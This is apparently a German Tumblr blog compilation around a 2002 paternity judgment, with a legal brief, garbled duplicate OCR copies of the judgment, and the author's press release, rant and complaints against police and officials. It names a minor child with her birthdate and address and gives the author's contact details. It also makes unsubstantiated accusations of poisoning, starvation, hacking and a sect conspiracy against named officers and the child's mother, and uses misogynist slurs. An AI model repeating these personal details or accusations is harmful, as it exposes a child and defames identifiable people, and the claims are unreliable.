Der von dem Kläger zitierte § 1600 e BGB regelt lediglich die Zuständigkeit des Familiengerichts für die Vaterschaftsfeststellungs- und Anfechtungsverfahren sowie die Regelung für den Fall, daß die Person, gegen die sich die Klage zu richten hätte, verstorben ist.

Soweit der Kläger sich auf einen Aufsatz von Wieser in NJW 1998 beruft, so mag es zwar sein, daß dies eine Literaturmeinung ist, die eine Vaterschaftsfeststellungsklage kontra legem für wünschenswert hält. Eine gesetzliche Rechtsgrundlage für die vorliegende Klage ist jedoch daraus nicht zu ersehen.

Wäre diese Klage in dieser Form zulässig, so würde die gesetzliche Regelung - nämlich das die Anerkennung der Vaterschaft der Zustimmung der Mutter bedarf - ins Leere laufen.

Das Wohl des Kindes ist durch die Erklärung der Mutter nicht tangiert. Das Kind ist bestens versorgt und es bestehen keinerlei Defizite.

Begründung:

1.

Richtig ist, daß die unverheiratete Uta Brigitta Riek die Mutter der Beklagten ist.

Nicht richtig ist, daß die Mutter "die Anerkennung der Vaterschaft durch den Kläger" beantragt hat. Richtig ist vielmehr, daß die Kindesmutter daraufhin erklärt hat, der Kläger könne möglicherweise der Vater des Kindes sein.

2.

Richtig ist, daß der Kläger die Vaterschaft anerkannt hat. Es besteht daher kein Raum mehr für eine Vaterschaftsfeststellungsklage. Dem steht § 1600 d Abs. 1 entgegen. Die Vaterschaft ist nur dann gerichtlich festzustellen, wenn keine Vaterschaft nach § 1592 Nr. 2 BGB besteht. Solange eine Vaterschaftsanerkennung vorliegt, ist nicht nur eine weitere Anerkennung der Vaterschaft durch einen anderen Mann unwirksam (§ 1594 Abs. 2 BGB), sondern auch keine gerichtliche Feststellung der Vaterschaft zulässig (Vergleiche BGH, NJW 1999, 1632).

Der von dem Kläger zitierte § 1600 e BGB regelt lediglich die Zuständigkeit des Familiengerichts für die Vaterschaftsfeststellungs- und Anfechtungsverfahren sowie die Regelung für den Fall, daß die Person, gegen die sich die Klage zu richten hätte, verstorben ist.

Soweit der Kläger sich auf einen Aufsatz von Wieser in NJW 1998 beruft, so mag es zwar sein, daß dies eine Literaturmeinung ist, die eine Vaterschaftsfeststellungsklage kontralegem für wünschenswert hält. Eine gesetzliche Rechtsgrundlage für die vorliegende Klage ist jedoch daraus nicht zu ersehen.

Wäre diese Klage in dieser Form zulässig, so würde die gesetzliche Regelung -nämlich das die Anerkennung der Vaterschaft der Zustimmung der Mutter bedarf- ins Leere laufen.

Das Wohl des Kindes ist durch die Erklärung der Mutter nicht tangiert. Das Kind ist bestens versorgt und es bestehen keinerlei Defizite.

[1] http://40.media.tumblr.com/4b1cbdc02148d5d70765ad275843c7/tumblr_nmxsq08eHb1sofvubo1_1280.jpg

17.04.2015 06:01 <http://sch-einesystem.tumblr.com/post/116624053143>

Das sind 4 Wochen von B.u.V. über abtippen
bis ins Gerichtsfach der RAe im Gericht selbes
Gebäude

? Ausfertigung ?
Amtsgericht Bad Homburg v.d.H.
? Familiengericht -
9 F 104/01 Ki

Verkündet am 20.03.2002
20.03.2002

Schulte, Justizangestellte
als Urkundsbeamtin der Geschäftsstelle

Anwaltssozietät
in Bad Homburg
17. April 2002

Urteil
Im Namen des Volkes!

In der Familiensache
Maximilian Bähring,
wohnhaf: Louisenstraße 101, 61348 Bad Hamburg v.d.H.
- Kläger -

verfahrensbevollmächtigter:
Rechtsanwalt Agenor Perpelitz, Louisenstr, 99, 61348 Bad Homburg v.d.H?

gegen

Tabea-Lara Riek, geboren am 19.09.2000?
wohnhaf: Lindenallee 2a, 61348 Bad Homburg v.d.H.
- Beklagte -

Verfahrensbevollmächtigter:
Rechtsanwalt Boutros Asfounr? Castllostr. 16, 61348 Bad Homburg v.d.H.
Geschäftszeichen: 135/01B02

wegen ?Feststellung? der Vaterschaft
hat das Amtsgericht Bad? Homburg v.d.H;
auf die mündliche Verhandlung vom 20.03.2002
durch den Richter am Amtsgericht Dr. Walter

für Recht erkannt

Es wird festgestellt,
daß der Kläger der Vater der Beklagten ist.
Die Kosten des Verfahrens werden gegeneinander aufgehoben.

Tatbestand:

Seite1/2

Die Beklagte wurde am 19.09.2000 geboren.
Im Zeitpunkt der Geburt war deren Mutter mit dem Kläger nicht verheiratet.

Der Kläger trägt vor er sei der Vater der Beklagten, weil er mit deren Mutter von Mai 1999 bis Mai 2000, insbesondere in der gesetzlichen Empfängniszeit, das ist die Zeit vom 24.11.1999 bis 22.03.2000, zusammen gelebt und Geschlechtsverkehr gehabt habe.

Der Kläger beantragt,
festzustellen, daß er der Vater der Beklagten ist.

Die Beklagte beantragt,
die Klage abzuweisen.

Es ist Beweis erhoben werden über die Behauptungen des Klägers durch Einholung eines Abstammungsgutachtens; diesbezüglich wird auf das schriftliche Gutachten vom 31.1.2002 Bezug genommen.

Entscheidungsgründe:

Die Klage ist zulässig und begründet.

Das Gericht ist aufgrund der durchgeführten Beweisaufnahme davon überzeugt, daß der Kläger der Vater der Beklagten ist.

Dies wird durch das eingeholte DNA-Gutachten belegt, wonach die Vaterschaft des Klägersbewiesen ist. Die Vaterschaft des Klägers ist daher festzustellen (§ 1600 d BGB).

Die Kostenentscheidung folgt aus § 93 c ZPO.

Walter? Richter am Amtsgericht

Ausgefertigt
Amtsgericht Bad Hamburg v.d.H 08.04.2002
Schulte, Justizangestellte
Urkundsbeamtin der Geschäftsstelle
Seite2/2

**Das sind 4 Wochen von B.u.V. über abtippen
bis ins Gerichtsfach der RAe im Gericht selbes
Gebäude!**


– Ausfertigung –

Amtsgericht Bad Homburg v.d.H.
- Familiengericht -
104/01 KI

Verkündet am 20.03.2002

20.03.2002

Schulte, Justizangestellte
als Urkundsbeamtin der Geschäftsstelle



Urteil

17.04.2002

Im Namen des Volkes!



In der Familiensache

Maximilian Bähring,
wohnhaft: Louisenstraße 101, 61348 Bad Homburg v.d.H.

- Kläger -

Verfahrensbevollmächtigter:
Rechtsanwalt Agenor Perpelitz, Louisenstr. 99, 61348 Bad Homburg v.d.H.

gegen

Tabea Lara Riek, geboren am 19.09.2000,
wohnhaft: Lindenallee 2B, 61348 Bad Homburg v.d.H.

- Beklagte -

Verfahrensbevollmächtigter:
Rechtsanwalt Boutros Asfour, Castillostr. 16, 61348 Bad Homburg v.d.H.
Geschäftszeichen: 135/01B02

wegen Feststellung der Vaterschaft

hat das Amtsgericht Bad Homburg v.d.H.
auf die mündliche Verhandlung vom 20.03.2002
durch den Richter am Amtsgericht Dr. Walter

für Recht erkannt:

Es wird festgestellt,
daß der Kläger der Vater der Beklagten ist.

Die Kosten des Verfahrens werden gegeneinander aufgehoben.

Tatbestand:



[1] http://40.media.tumblr.com/69dc56237e08fac03b7efef563f54b7a/tumblr_nmxsr3Y02j1sofvubol_1280.jpg

Die Beklagte wurde am 19.9.2000 geboren.
Im Zeitpunkt der Geburt war deren Mutter mit dem Kläger nicht verheiratet.

Der Kläger trägt vor, er sei der Vater der Beklagten, weil er mit deren Mutter von Mai 1999 bis Mai 2000, insbesondere in der gesetzlichen Empfängniszeit, das ist die Zeit vom 24.11.1999 bis 22.3.2000, zusammen gelebt und Geschlechtsverkehr gehabt habe.

Der Kläger beantragt,
festzustellen, daß er der Vater der Beklagten ist.

Die Beklagte beantragt,
die Klage abzuweisen.

Es ist Beweis erhoben worden über die Behauptungen des Klägers durch Einholung eines Abstammungsgutachtens; diesbezüglich wird auf das schriftliche Gutachten vom 31.1.2002 Bezug genommen.

Entscheidungsgründe:

Die Klage ist zuiässig und begründet.

Das Gericht ist aufgrund der durchgeführten Beweisaufnahme davon überzeugt,
daß der Kläger der Vater der Beklagten ist.

Dies wird durch das eingeholte DNA- Gutachten belegt, wonach die Vaterschaft des Klägers bewiesen ist. Die Vaterschaft des Klägers ist daher festzustellen (§ 1600 d BGB).

Die Kostenentscheidung folgt aus § 93 c ZPO.

Dr. Walter, Richter am Amtsgericht **06.04.2002**

Ausgefertigt
Amtsgericht Bad Homburg v.d.H., 08.04.2002

Schulte
Schulte, Justizangestellte
Urkundsbeamtin der Geschäftsstelle



[2] http://40.media.tumblr.com/a18148bdf3c25cc9b42ab2c7778aaac/tumblr_nmxsr3Y02j1sofvubo2_1280.jpg

17.04.2015 04:19 <http://sch-einesystem.tumblr.com/post/116650086948>

Pressemittteilung: <http://take-ca.re/tumblr.com/> <http://take-ca.re>

1995/6 wird Maximilian Bähring im Zivildienst der Klinik Dr. Baumstark sexuell missbraucht.
1998 wird er vom Ex seiner Komilitonin einer kurzfristigen Liaison mit dem Leben bedroht.

Maximilian Bähring erstattet mehrfach Strafanzeigen gegen untätige Polizeibeamte und zwar in Bad Homburg v.d.Höhe, dem 1. und dem 5. Revier in Frankfurt a.M. und beschwert sich bereits 2003 und 2005/6 bei den hessischen Ministern für Justiz und Inneres durch Briefe/Faxe und eigenes Vorsprechen.

Aufgrund bösarigster Verleumdungen (er würde Drogen nehmen) der Mutter seiner Tochter im Sorgerechtsverfahren geht sein Betrieb pleite und er verliert den Job. Seit 14 Jahren hetzt die Kindesmutter das Kind gegen ihn auf, er bekommt es nicht zu sehen.

Seine Ex ist in einer Sekte, ?REIKI? = pseudomedizinischer Unfug religiöses ?Heilen durch Handauflegen?, der auch ? und da schließt sich der Kreis ? seit neuestem bei der Kur und Kongress (Baumstark) praktiziert wird. Deshalb wollen die ihn auch unbedingt über irgendwelche Gutachten zu denen das städtische Jugendamt im Sorgerechtsprozess nötig medizinisch-psychiatrisch mundtot machen. Immerhin gehört die Klinik in der er mißbraucht wurde der Stadt im Verwaltungsrat sitzt der OB. Als er über die auch ansonsten katastrophalen Zustände berichten wollte auf einem Internet-Portal für Klinik-Bewertungen wurden die Bewertungen gelöscht. Er nimmt kein Drogen, Politikerkinder nehmen allerdings welche, hat er auch ausgesagt.

Die Server von ihm und seinen alten Unternehmen liegen unter Hacker / DDOS-Dauerfeuer man generiert gigantische Tele-kommunikationskosten zu seinen Lasten. Netz-Provider plündern trotz fehlender Verträge oder Einzugsberechtigungen sein Sozialhilfe-Girokonto. So will man verhindern daß er sich an die Öffentlichkeit wendet / diese informiert.

Man versucht außerdem über eine Entmündigung mit neuem Vormund ?Reiki?-Sekte eine Vormundschaft über ihn zu errichten um über sein Kind eine unterhaltliche Durchgriffshaftung auf das nicht unerhebliche Vermögen seiner Eltern herzustellen (5% eines Bergbau- und Aufbereitungsbetriebes, Rüstungszulieferer der Isaelis in Österreich).

Als er 2007 mangels finanziellen Mitteln gezwungen ist Sozialhilfe zu beantragen verweigert man ihm diese. Man verweigert ihm ausserdem einen Analt um sein Recht auf Sozialhilfe durchzusetzen. Zwischen dem 05. Februar 2007 und dem 28. April 2007 versucht das Joecenter in Frankfurt a.M. ihn obdachlos zu bekommen und mit Todesfolge auszuhungern. Mit aller Gewalt versucht man erstmalig ihn schwerst körperverletzen. im Sinne des § 226 (1) 3 StGB, einen psychischen Zusammenbruch herbeizuführen um ihn so in einer Psychiatrie faktisch mundtot zu bekommen. Hiergegen versucht er im Verfahren 3 Zs 1795/08 GStA Frankfurt/Main vorzugehen. Später gerät er wieder und wieder rechtsmissbräuchlich/willkürlich in Gefangenschaft wird dort vergiftet und macht mehrere Hunger- (25 Tage) und Trink-/Durststreiks (zwo mal secheinhalf Tage)! Die strafangezeigten Polizisten ?bedanken? sich für die Anzeige indem sie bei ihm vorstellig werden und ihn einschüchtern, man werde ihn verschwinden lassen - wenn er den Rechtsweg beschreite / die Dienstaufsicht einschaltet. Er wendet sich hilfesuchend an das europäische Parlament, NGOs (amnesty etc.) sowie Diplomaten verschiedener ausländischer Staaten.

Er wird von einem betrunkenen Nachbarn fast erwürgt. Außerdem wurde er mehrfach überfallen (möglicherweise um an Datenträger mit Netzwerkpasswörtern zu gelangen mit denen man täterseitig glaubt an Vermögen von ehemaligen Kunden seines EDV-Betriebes, milliardenschweren Pensionsfonds, zu kommen), von Hunden gebissen und angeblich von ihren Männern verprügelten Trinkerinnen derart gestalkt daß ein Umzug von Bad Homburg v.d.Höhe nach Frankfurt a.M. notwendig wurde.

Abgesehen davon wird ihm permanent das Wasser abgestellt ? wohl vor dem Hintergrund daß seine Eltern mal eine Bürger-initiative hatten die sich gegen die Errichtung einer Klärschlamm-trocknungsanlage für das gesamt Rhein-Main Gebiete vor der eigenen Haustür wendete. Wahrscheinlich deshalb interniert man ihn während Wahlen und verbietet ihm für die spätere Piratenpartei ? den Arbeitskreis Vorratsdatenspeicherung - Plakate für einen Bürgerrechts-Demoaufzug gegen einen totalitären Überwachungsstaat ? zu kleben. Zudem wird er so falsch in das Wählerregister eingetragen daß ihm Wahlberechtigungspost-karten gar nicht zugehen und er bei jeder Wahl ? mit Information der OSZE ? einzeln beim Wahlleiter das Fehlen einer solchen anmahnen muß eine zu erhalten. (WP 88/13 Deutscher Bundestag)

Und man rächt sich wohl für seine Position zu Zeiten seiner Aktivität als Jugendparlamentarier als er die Meinung vertreten hat daß Väter genau so ein Elternrecht zusteht wie irgendwelchen Schlampen die neben dem Pille einwerfen dann auch noch vergessen haben wollen mit wem sie ?geschlagserlt? haben ?anonyme Vaterschaft? wenn es außer um Unterhalt oder Papiere vom ?ANONYMEN? Vater Staat (dem Steuerzahler) auch mal darum geht daß Väter ihre Kinder anteilig selbst erziehen (Hälfte der Zeit) und natürlich sehen/besuchen wollen damit Unterhalt nicht in den schwarzen Kassen von Sekten verschwindet.

Nachdem er die Frechheit besessen hat sofort als das neue Sorgerecht geschaffen wurde diese für sein Kind zu beantragen hat man versucht ihn einzuschüchtern indem er von Polizisten regelrecht ?zusammenschlagen? wurde. Seine Eingaben an Gerichte werden unbegrüdet ?verworfen? auch beim Bundesverfassungsgericht, Post (auch Einschreiben) verschwindet mehrfach.

<http://take-ca.re/download/Pressemitteilung.pdf>

Pressemitteilung:

<http://take-ca.re/tumblr.com/>

<http://take-ca.re>

1995/6 wird Maximilian Bähring im Zivildienst der Klinik Dr. Baumstark sexuell missbraucht.

1998 wird er vom Ex seiner Komillitonin einer kurzfristigen Liasion mit dem Leben bedroht.

Maximilian Bähring erstattet mehrfach Strafanzeigen gegen untätige Polizeibeamte und zwar in Bad Homburg v.d.Höhe, dem 1. und dem 5. Revier in Frankfurt a.M. und beschwert sich bereits 2003 und 2005/6 bei den hessischen Ministern für Justiz und Inneres durch Briefe/Faxe und eigenes Vorsprechen.

Aufgrund bössartiger Verleumdungen (er würde Drogen nehmen) der Mutter seiner Tochter im Sorgerechtsverfahren geht sein Betrieb pleite und er verliert den Job. Seit 14 Jahren hetzt die Kindesmutter das Kind gegen ihn auf, er bekommt es nicht zu sehen. Seine Ex ist in einer Sekte, „REIKI“ = pseudomedizinischer Unfug religiöses „Heilen durch Handauflegen“, der auch – und da schließt sich der Kreis – seit neuestem bei der Kur und Kongress (Baumstark) praktiziert wird. Deshalb wollen die ihn auch unbedingt über irgendwelche Gutachten zu denen das städtische Jugendamt im Sorgerechtsprozes nötigt medizinisch-psychiatrisch mundtot machen. Immerhin gehört die Klinik in der er mißbraucht wurde der Stadt im Verwaltungsrat sitzt der OB. Als er über die auch ansonsten katastrophalen Zustände berichten wollte auf einem Internet-Portal für Klinik-Bewertungen wurden die Bewertungen gelöscht. Er nimmt kein Drogen, Politikerkinder nehmen allerdings welche, hat er auch ausgesagt.

Die Server von ihm und seinen alten Unternehmen liegen unter Hacker / DDOS-Dauerfeuer man generiert gigantische Telekommunikationskosten zu seinen Lasten. Netz-Provider plündern trotz fehlender Verträge oder Einzusermächtigungen sein Sozialhilfe-Girokonto. So will man verhindern daß er sich an die die Öffentlichkeit wendet / diese informiert.

Man versucht außerdem über eine Entmündigung mit neuem Vormund „Reiki“-Sekte eine Vormundschaft über ihn zu errichten um über sein Kind eine unterhaltliche Durchgriffshaftung auf das nicht unerhebliche Vermögen seiner Eltern herzustellen (5% eines Bergbau- und Aufbereitungsbetriebes, Rüstungszulieferer der Isaelis in Österreich).

Als er 2007 mangels finanziellen Mitteln gezwungen ist Sozialhilfe zu beantragen verweigert man ihm diese. Man verweigert ihm ausserdem einen Analt um sein Recht auf Sozialhilfe durchzusetzen. Zwischen dem 05. Februar 2007 und dem 28. April 2007 versucht das Jocenter in Fankfurt a.M. ihn obdachlos zu bekommen und mit Todesfolge auszuhungern. Mit aller Gewalt versucht man erstmalig ihn schwerst körperverletzen: im Sinne des § 226 (1) 3 StGB, einen psychischen Zusammenbruch herbeizuführen um ihn so in einer Psychiatrie faktisch mundtot zu bekommen. Hiergegen versucht er im Verfahren 3 Zs 1795/08 GStA Frankfurt Main vorzugehen. Später gerät er wieder und wieder rechtsmissbräuchlich/willkürlich in Gefangenschaft wird dort vergiftet und macht mehrere Hunger- (25 Tage) und Trink-/Durststreiks (zwo mal secheinhalb Tage)! Die strafangezeigten Polizisten „bedanken“ sich für die Anzeige indem sie bei ihm vorstellig werden und ihn einschüchtern, man werde ihn verschwinden lassen - wenn er den Rechtsweg beschreite / die Dienstaufsicht einschaltet. Er wendet sich hilfeschend an das europäische Parlament, NGOs (amnesty etc.) sowie Diplomaten verschiedener ausländischer Staaten.

Er wird von einem betrunkenen Nachbarn fast erwürgt. Außerdem wurde er mehrfach überfallen (möglicherweise um an Datenträger mit Netzwerkpasswörtern zu gelangen mit denen man täterseitig glaubt an Vermögen von ehemaligen Kunden seines EDV-Betriebes, milliardenschweren Pensionsfonds, zu kommen), von Hunden gebissen und angeblich von ihren Männern verprügelten Trinkerinnen derart gestalkt daß ein Umzug von Bad Homburg v.d.Höhe nach Frankfurt a.M. notwendig wurde.

Abgesehen davon wird ihm permanent das Waser abgestellt – wohl vor dem Hintergrund daß seine Eltern mal eine Bürgerinitiative hatten die sich gegen die Errichtung einer Klärschlamm-trocknungsanlage für das gesamt Rhein-Main Gebiete vor der eigenen Haustür wendete. Wahrscheinlich deshalb interniert man ihn während Wahlen und verbietet ihm für die spätere Piratenpartei – den Arbeitskreis Vorratsdatenspeicherung - Plakate für einen Bürgerrechts-Demoaufruf gegen einen totalitären Überwachungsstaat – zu kleben. Zudem wird er so falsch in die Wählerregister eingetragen daß ihm Wahlberechtigungspostkarten gar nicht zugehen und er bei jeder Wahl – mit **Information** der OSZE – einzeln beim Wahlleiter das Fehlen einer solchen anmahnen muß eine zu erhalten. (WP 88/13 Deutscher Bundestag)

Und man rächt sich wohl für seine Position zu Zeiten seiner Aktivität als Jugendparlamentarier als er die Meinung vertreten hat daß Väter genau so ein Elternrecht zusteht wie irgendwelchen Schlampen die neben dem Pille einwerfen dann auch noch vergessen haben wollen mit wem sie „geschnaggsert“ haben „anonyme Vaterschaft“ wenn es außer um Unterhalt oder Papiere vom „ANONYMEN“ Vater Staat (dem Steuerzahler) auch mal darum geht daß Väter ihre Kinder anteilig selbst erziehen (Hälfte der Zeit) und natürlich sehen/besuchen wollen damit Unterhalt nicht in den schwarzen Kassen von Sekten verschwindet.

Nachdem er die Frechheit besessen hat sofort als das neue Sorgerecht geschaffen wurde diese für sein Kind zu beantragen hat man versucht ihn einzuschüchtern indem er von Polizisten regelrecht „zusammenschlagen“ wurde. Seine Eingaben an Gerichte werden unbegrüdet „verworfen“ auch beim Bundesverfassungsgericht, Post (auch Einschreiben) verschwindet mehrfach.

[1] http://36.media.tumblr.com/0e815a7d9528294814289c3d1080c031/tumblr_nmylcmnMZF1sofvubo1_r1_1280.jpg

18.04.2015 04:47 <http://sch-einesystem.tumblr.com/post/116738315683>

Nochmal fürs Protokoll:

unter anderem am 12. Februar beschwert man sich über untätiges Nazis-Gesindel bei der Polizei das meint die Menschenwürde eines Behinderten ist deshalb antastbar weil er ja Untermensch ist und daß man deshalb auch gerne mal verhungern lassen kann, hat man mit den Asozialen und Systemkritikern im dritten Reich ja auch schon gemacht oder Feinden der Überwachung bei der Stasi. Auf einmal ist es erlaubt überall ind er Stadt unentgeltlich zu plakätieren wenn es gewerblich, für die Stalin-Diktatur in der Türkei oder Massagen der PrOn-Industrie oder religiöse Sekten ist. Für Demo-Plakate gegen den Abbau der Bürgerrechte von Inländern hingegn will man SCHUTZgebühren.

Ich ersatte zudem Strafanzeige gegen die faulen korrupten Bullen. Das führt dazu daß ich von beamten aufegsucht werde die mir androhen mich so wörtlich ?mal für mindestens ein Jahr? in einer Psychiatrie so würtlich ?verschwinden zu lassen? wenn ich weiter Strafanzeigen/Dienstaufsichts-beschwerden gegen untätige prügelnde oder unevrschämte Beamte einreiche.

Mitte Mai 2013, etwa am 13./14. Und bis zum 22. Abends ersatte ich mehrfach Strafanzeige gegen Denunziations-Plakate der Goethe-Uni-Klinik die überall um meinen Wohnort herum aufgehängt werden.

Daraufhin versuchen mich beamte des Ordnungsamtes der Stadt auf das allermassivste zu bedrohen und einzuschüchtern. Als ich mich nicht einschüchtern lasse, was ich Ihnen am 22. Mai 2013 abends SCHRIFTLICH gebe. Die ebmaten die sich ach EIGENR SCHRIFTLICHER AUSSAGE provoziert fühlen rücken am nächsten Morgen den 23. Mai 2013 zu siebt bei mi an und ?schlagen mich zsuammen?, hauen mich mit dem Kopf mehrfach gegene ien Wand und werfe mich gefesselt so aufs Trottoir daß eien ganzes Gesicht verletzt wird (Fotos die von dritten egmacht wurden die sich über das brutale vorgehen deiser Beamten ebenfalls ebschwert haben vorhanden)

Vom 22. abends zum 23. Morgens undn das osll keien RACHEaktion sein? Wie kann man denn als Staats- oder Rechstanwalt so ein Verfahren verlieren? (und dabei auch noch kohle aus der Opferentschädigung veruntreuen?). Was ist denn das für ein beschissener korrupter Fascho-staat?

SENDEBERICHT



FAX-ID: 588842
Empfänger: 00496921243256
Sendezeitpunkt: 17:42 22.05.2013
Gesendete Seiten: 4
Übertragung: OK

Auszug der ersten FAX-Seite:



[1] http://41.media.tumblr.com/ae34a9514ec8bad30be7680b6d994ee4/tumblr_nn0hbrvG261sofvubo3_1280.jpg



[2] http://41.media.tumblr.com/e841fc379e228505050e5646fb7627a6/tumblr_nn0hbrvG261sofvubo6_1280.jpg



[3] http://41.media.tumblr.com/98aef2d9dc91d89fe479567c2f4e33f5/tumblr_nn0hbrvG261sofvubo7_1280.jpg



[4] http://36.media.tumblr.com/0154bb72a8c2533e17353e816076f68b/tumblr_nn0hbrvG261sofvubo8_1280.jpg

Maximilian Bähring - Hölderlinstraße 4 - 60316 Frankfurt/Main
Germany

INFORMATIONAL!

European Parliament
Committee on Petitions
B-1047 Brussels
Fax: 0032-2284-6844


12. Februar 2012

Einem "Hack" mit einer Schadenssumme von ca. 2.500 (in Worten zwei-einhalbtausend) Euro vorangegangen waren ominöse Anrufe aus Cuba und Passwortlisten Scans des VoIP-Dienstes von den Usa und Italien aus.

Hintergrund sind mutmaßlich gefälschte Schreiben per Email, Fax und Briefpost des BKA Wiesbaden Aktenzeichen 3ZS 2564/11, 3ZS 2521/11 GSta Olg Frankfurt/Main jeweils erkennbar anhand charakteristischer Buchstabenendreher!

Zuvor waren genau und exakt solche "Versehen" auch schon den Prüfern im juristischen Staatsexamen, meinen Anwälten, Dr. Finger unterlaufen.

Als identische Symptome die dem genannten Schaden vorausgingen am 28./29. Oktober 2011 erneut auftraten und ein sofortiges Handeln nötig gemacht hätten um die Täter dingfest zu machen - es wäre unter anderem notwendig gewesen - Funk Sender und Empfänger beispielsweise bei DECT oder WLAN aufzuzeichnen haben die ...




ZITAT: "Arschlöcher" von der Polizei, "das braune Gesindel, diese Mafia-typen, das Mörderpack und die Nazi Helfer" ZITATENDE das aber verweigert. Und zwar ZITAT: PK Knorr, Pok Kaaden, PK Burkhard! ZITATENDE v. 5. FFM.

Gruß

[5] http://36.media.tumblr.com/de997c90b16ffa9cfac2e8aeed8e83fa/tumblr_nn0hbrvG261sofvubo1_1280.jpg



[6] http://40.media.tumblr.com/d6b8e90e73c7351ce46d8191515743fc/tumblr_nn0hbrvG261sofvub4_1280.jpg



[7] http://40.media.tumblr.com/2f94c9ef6c58764f17383ae49d99b579/tumblr_nn0hbrvG261sofvub5_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Mobil: +49 (0)174 3639226
EMail: maximilian@baehring.at
<http://www.maximilian.baehring.at>

<http://www.buvriek.baehring.at>
<http://www.take-ca.re>
<http://www.reiki-direkt.de/huessner/>
<http://www.nazis.dynip.name>

Maximilian Bähring Hölderlinstraße 4 D-60316 Frankfurt a.M.

Polizei Frankfurt a.M.
Adickesalle 70
60322 Frankfurt a.M.

Staatsanwaltschaft Frankfurt a.M.
Konrad-Adenauer-Straße 20
60313 Frankfurt a.M.



Ⓞ G. B. A.

326 179510

Strafanzeige wegen der Bildung einer verfassungswidrigen volksverhetzerischen und terroristischen Vereinigung – zur Ausbeutung männlicher Bürger zur weiblicher Selbstverwirklichung – namens



"Gewaltpräventionsrat"

mit dem Ziel die männliche Bevölkerung einseitig sexistisch zu erpressen! Das ist purer Mißbrauch von Männern durch Ex-Frauen! Die Initiatoren müssen dringendst hinter Gitter! Warum werden Männer monatelang (05. Februar 2007 bis 28. April 2007) ausgehungert wenn nicht zur Erpressung von Adoptionsfreigaben oder Unterhaltszahlungen durch Kidnapping? Die Tötungsabsicht hinter diesem UNFREIWILLIGEN HUNGERSTREIK ist deutlich erkennbar. Ich habe drei Fälle angeblich geprügelter Frauen persönlich jahrelang recherchiert und komme zu dem Schluß: „Die waren selbst drann Schuld“. In allen Fällen ging es lediglich darum den Ex-Partner auszunehmen. Gewalt ist der Ausdruck des Totalversagens der Polizei und Justiz weil die Frauen unter den Polizisten und Juristinnen übelste Sexistinnen sind, die nicht – weshalb wir eine Frauenquote dort haben – hart gegen das eigene Geschlecht vorgehen - sondern ihre Quotengegebene Stellung missbrauchen um unter Ausnutzung männlichen Beschützerinstinkts hart gegen das andere Geschlecht Krieg zu führen – zum Teil importieren die karibische Toy-Boys die sie nach getaner Zeugung auch noch abschieben lassen während die zahlversklavet männliche Restgesellschaft das Einelternfamilie spielen per Steuern und Abgaben erwirtschaften darf nach dem (im Wahrsten Wortsinne) Motto „der Mohr hat sein Schuldigkeit getan...“ Ich nehme den Fall Fitz Ducreay 